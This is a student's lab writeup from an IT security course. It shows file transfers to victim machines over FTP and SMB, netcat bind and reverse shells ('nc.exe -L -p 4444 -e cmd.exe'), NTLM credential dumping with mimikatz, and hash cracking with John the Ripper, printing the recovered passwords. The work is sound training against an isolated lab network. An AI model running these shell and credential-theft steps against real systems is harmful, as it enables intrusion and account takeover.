

Colby Heilner

Professor Torres

3/10

IT 145

Lab 7

Part A: File Transfers

- Transfer nc.exe and wget.exe from the internal backtrack5 to the 3 victims (it may be tricky). “Each file transfer must be different, for a total of 6 transfers”. You first have to “locate” nc.exe and wget.exe, you then have to figure out how to transfer them to the 3 victims

This is of course a fun one so let’s find our files.

```
root@bt:~# find / -type f -name nc.exe
/pentest/windows-binaries/tools/nc.exe
/pentest/database/sqlninja/apps/nc.exe
/pentest/database/oat/tftproot/windows/netcat/nc.exe
/pentest/web/wfuzz/wordlist/fuzzdb/web-backdoors/exe/nc.exe
root@bt:~# find / -type f -name wget.exe
/home/hax0r/wget.exe
/pentest/windows-binaries/tools/wget.exe
root@bt:~#
```

For .100 anon ftp seems to work well

```
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
03-10-25 10:23PM 59584 nc.exe
08-27-12 07:41PM 2069076 Security_Plus_Lab_01.pdf
08-27-12 07:42PM 1744189 Security_Plus_Lab_02.pdf
08-27-12 07:42PM 1624900 Security_Plus_Lab_03.pdf
08-27-12 07:42PM 1571954 Security_Plus_Lab_04.pdf
08-27-12 07:42PM 2430498 Security_Plus_Lab_05.pdf
08-27-12 07:43PM 1456843 Security_Plus_Lab_06.pdf
08-27-12 07:43PM 1544632 Security_Plus_Lab_07.pdf
08-27-12 07:43PM 1067588 Security_Plus_Lab_08.pdf
08-27-12 07:43PM 1967803 Security_Plus_Lab_09.pdf
08-27-12 07:43PM 1577804 Security_Plus_Lab_10.pdf
08-27-12 07:43PM 2298688 Security_Plus_Lab_11.pdf
08-27-12 07:44PM 1577200 Security_Plus_Lab_12.pdf
08-27-12 07:44PM 2037243 Security_Plus_Lab_13.pdf
08-27-12 07:44PM 2586152 Security_Plus_Lab_14.pdf
08-27-12 07:44PM 1125506 Security_Plus_Lab_15.pdf
08-27-12 07:44PM 2340971 Security_Plus_Lab_16.pdf
03-10-25 10:23PM 310319 wget.exe
226 Transfer complete.
ftp>
ftp> pwd
257 "/" is current directory.
ftp>
```


For .200 ad .175 smb seems to be the best yet no easy way.


175 has a user with a weak password and there the files go.

```
smb: \share\> put nc.exe
putting file nc.exe as \share\nc.exe (6444.4 kb/s) (average 5210.1 kb/s)
smb: \share\> ls
.                               D           0 Tue Mar 11 00:02:53 2025
..                              D           0 Tue Mar 11 00:02:53 2025
nc.exe                         A       59392 Tue Mar 11 00:02:53 2025
wget.exe                       A      308736 Tue Mar 11 00:01:40 2025

40852 blocks of size 131072. 14324 blocks available
smb: \share\>
```

I somewhat consider this cheating but I guess let's just say I could have made this a phishing link and they could have opened on there pc





Part B: Shells

- After you transfer nc.exe to your three victims:
 - Open a listener on each victim and connect your internal backtrack5 to these systems (one at a time, get a command prompt on your backtrack). This is a classic example of a bind shell. No firewalls have to be bypassed for this

I guess I shouldn't have to mess with firewall for bid but it was the reason my first one was being blocked so with it disabled it worked

```
root@bt:~# nc 192.168.1.200 4444
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\admin\Downloads>ls
ls
'ls' is not recognized as an internal or external
operable program or batch file.

C:\Users\admin\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2891-8AEB

Directory of C:\Users\admin\Downloads

03/11/2025 12:57 AM <DIR> .
03/11/2025 12:57 AM <DIR> ..
03/11/2025 12:56 AM          59,392 nc.exe
03/11/2025 12:57 AM       308,736 wget.exe
                2 File(s)        368,128 bytes
                2 Dir(s)   3,081,977,856 bytes free

C:\Users\admin\Downloads>
```

For .100 it gave me an error suggesting my nc was corrupt or I had a 16bit incompatible OS

```

08/27/2012 07:43 PM      2,298,688 Security_Plus_Lab_11.
08/27/2012 07:44 PM      1,577,200 Security_Plus_Lab_12.
08/27/2012 07:44 PM      2,037,243 Security_Plus_Lab_13.
08/27/2012 07:44 PM      2,586,152 Security_Plus_Lab_14.
08/27/2012 07:44 PM      1,125,506 Security_Plus_Lab_15.
08/27/2012 07:44 PM      2,340,971 Security_Plus_Lab_16.
03/10/2025 10:23 PM          310,319 wget.exe
          18 File(s)      29,390,950 bytes
          2 Dir(s)      1,151,463,424 bytes free

C:\Inetpub\ftproot>nc.exe -L -p 4444 -e cmd.exe
This program cannot be run in DOS mode.

C:\Inetpub\ftproot>

```

(eventually got something working)

```

root@bt:~# nc -lvp 7777
listening on [any] 7777 ...
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.100] 2084
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator\My Documents\Downloads>

```

For .175 it just worked

```

Directory of C:\share

03/10/2025 11:02 PM    <DIR>          .
03/10/2025 11:02 PM    <DIR>          ..
03/10/2025 11:02 PM                59,392 nc.exe
03/10/2025 11:01 PM            308,736 wget.exe
          2 File(s)      368,128 bytes
          2 Dir(s)      1,889,841,152 bytes free

C:\share>nc.exe -L -p 4444 -e cmd.exe
AC
C:\share>nc.exe -L -p 3333 -e cmd.exe

```



```
root@bt:~# nc 192.168.1.175 3333
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\share>dir
dir
```

```
Volume in drive C has no label.
Volume Serial Number is 689E-0BD5
```

```
Directory of C:\share
```

```
03/10/2025  11:02 PM    <DIR>      .
03/10/2025  11:02 PM    <DIR>      ..
03/10/2025  11:02 PM             59,392 nc.exe
03/10/2025  11:01 PM        308,736 wget.exe
                2 File(s)        368,128 bytes
                2 Dir(s)  1,889,808,384 bytes free
```

```
C:\share>
```

- Open a listener on the external backtrack5, connect the three victims (one by one) to this external box (shovel a shell to backtrack5) this is a classic example of a reverse shell

For this you set up a listener FIRST then run the nc.exe command

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# nc -lvp 5555
listening on [any] 5555 ...
```

Then start the nc.exe and get a connection

```
root@bt:~# nc -lvp 5555
listening on [any] 5555 ...
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.200] 49178
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\admin\Downloads>
```

I would like to note I did this on the internal backtrack because the net lab environment does not allow the internal and external to communicate for me.


Part C: Hashes

- For this section, each file transfer must utilize a different technique than you used for Part A. You may use any file transfer technique, even if we have not reviewed or discussed it.

I will put all screen shots below this text.

- Extract the hash from Windows 2003 SQL and save it to a notepad file called "myhashes.txt"
- Transfer myhashes.txt to Windows 2008 Server. Extract the hashes from Windows 2008 Server and add the hashes to myhashes.txt
- Transfer myhashes.txt to Backtrack 5 (internal). add the Backtrack hashes to our myhashes.txt file
- Transfer myhashes.txt to Windows XP Pro. Add the Windows XP Pro hashes to the file. On the Windows XP desktop, there is a file called "accounts.txt". Add the info in accounts.txt to our myhashes.txt file
- Transfer myhashes.txt to Windows 7. Extract the hashes from Windows 7 and add them to our file myhashes.txt
- Transfer the myhashes.txt to our Backtrack 5 (external). Add the Backtrack 5 hashes to this document.
- Try to crack the hashes. Note: there are several types of hashes here. It might be a good idea to separate the hashes into different files before cracking

First I got the hashes on a machine and painstakingly got them to a file with this lovely outdated French program.



```
hashes1.txt - Notepad
File Edit Format View Help
Package d'authentification : NTLM
Utilisateur principal : hacker
Domaine d'authentification : WINXP
msv1_0 : lm{ a9a1d510b01177d1aad3b4
ntlm{ afc44ee7351d61d00698796da06b1ebf }

09/23/2012 12:52 PM 49 pass.txt
09/08/2012 08:20 AM 182,376 sekurlsa.dll
03/08/2012 04:43 PM 208,384 wce.exe
11 File(s) 1,101,750 bytes
2 Dir(s) 1,890,246,656 bytes free


C:\Documents and Settings\hacker\Desktop\win32>mimikatz.exe
mimikatz 1.0 x86 (RC) /* Traitement du Kiwi (Sep 8 2012)
// http://blog.gentilkiwi.com/mimikatz

mimikatz # sekurlsa::msv

Authentification Id : 0:268322
Package d'authentification : NTLM
Utilisateur principal : hacker
Domaine d'authentification : WINXP
msv1_0 : lm{ a9a1d510b01177d1aad3b435b5140
1d61d00698796da06b1ebf }

Authentification Id : 0:997
Package d'authentification : Negotiate
```


Then I looked how I can transfer them. And got them to my next pc as well with the mimikatz!



```
200 Fork Command successful.
150 Opening ASCII mode data connection for /bin/ls.
03-11-25 08:14PM 214 hashes1.txt
03-11-25 08:13PM 404584 mimikatz.exe
03-11-25 08:13PM 25080 mimikatz.sys
08-27-12 07:41PM 2069076 Security_Plus_Lab_01.pc
08-27-12 07:42PM 1744189 Security_Plus_Lab_02.pc
08-27-12 07:42PM 1624900 Security_Plus_Lab_03.pc
08-27-12 07:42PM 1571954 Security_Plus_Lab_04.pc
08-27-12 07:42PM 2430498 Security_Plus_Lab_05.pc
08-27-12 07:43PM 1456843 Security_Plus_Lab_06.pc
08-27-12 07:43PM 1544632 Security_Plus_Lab_07.pc
08-27-12 07:43PM 1067588 Security_Plus_Lab_08.pc
08-27-12 07:43PM 1967803 Security_Plus_Lab_09.pc
08-27-12 07:43PM 1577804 Security_Plus_Lab_10.pc
08-27-12 07:43PM 2298688 Security_Plus_Lab_11.pc
08-27-12 07:44PM 1577200 Security_Plus_Lab_12.pc
08-27-12 07:44PM 2037243 Security_Plus_Lab_13.pc
08-27-12 07:44PM 2586152 Security_Plus_Lab_14.pc
08-27-12 07:44PM 1125506 Security_Plus_Lab_15.pc
08-27-12 07:44PM 2340971 Security_Plus_Lab_16.pc
226 Transfer complete.
ftp: 1198 bytes received in 0.01Seconds 79.87Kbytes/sec.
ftp>
```

Then ran them and sent them to the next pc,

This looks like a fun error; I skipped this pc for now and will grab the other ones.



On .200 It took me a hour or more it figure out SMB errors but I got it.

```
C:\Documents and Settings\hacker\Desktop\win32>copy mimikatz.exe \\192.168.1.200
\C$\windows\Temp
1 file(s) copied.
C:\Documents and Settings\hacker\Desktop\win32>
```

The finals hashes at last!

```
mimikatz # sekurlsa::msv

Authentication Id      : 0;109320
Package d'authentification : NTLM
Utilisateur principal  : admin
Domaine d'authentification : WINFILE
msv1_0 : lm< e52cac67419a9a224a3b108f3fa6cb6d >, ntlm< 8846f7eae
8fb117ad06bdd830b7586c >

Authentication Id      : 0;996
Package d'authentification : Negotiate
Utilisateur principal  : WINFILE$
Domaine d'authentification : WORKGROUP
msv1_0 : n.s. <Credentials KO>

Authentication Id      : 0;58816
Package d'authentification : NTLM
Utilisateur principal  : 
Domaine d'authentification : 
msv1_0 : n.s. <Credentials KO>

Authentication Id      : 0;109369
Package d'authentification : NTLM
Utilisateur principal  : admin
Domaine d'authentification : WINFILE
msv1_0 : lm< e52cac67419a9a224a3b108f3fa6cb6d >, ntlm< 8846f7eae
8fb117ad06bdd830b7586c >

Authentication Id      : 0;997
Package d'authentification : Negotiate
Utilisateur principal  : LOCAL SERVICE
Domaine d'authentification : NT AUTHORITY
msv1_0 : n.s. <Credentials KO>

Authentication Id      : 0;999
Package d'authentification : NTLM
Utilisateur principal  : WINFILE$
Domaine d'authentification : WORKGROUP
msv1_0 : n.s. <Credentials KO>
```

I did all the files moving but now I am going to try to crack them on **MY** VM for my own *sanity*.

Here's my two passwords from two different machines I was able to crack. It was a fun but challenging lab.

```
1 password hash cracked, 1 left

(root@kali)-[/home/colby/Documents]
# john --format=nt --incremental hash.txt

Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
toor          (hacker)
1g 0:00:00:00 DONE (2025-03-11 23:24) 1.190g/s 6324Kp/s 6324Kc/s 6324Kc/s clzn..tubg
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

(root@kali)-[/home/colby/Documents]
# john --show --format=nt hash.txt

admin:password
hacker:toor

2 password hashes cracked, 0 left
```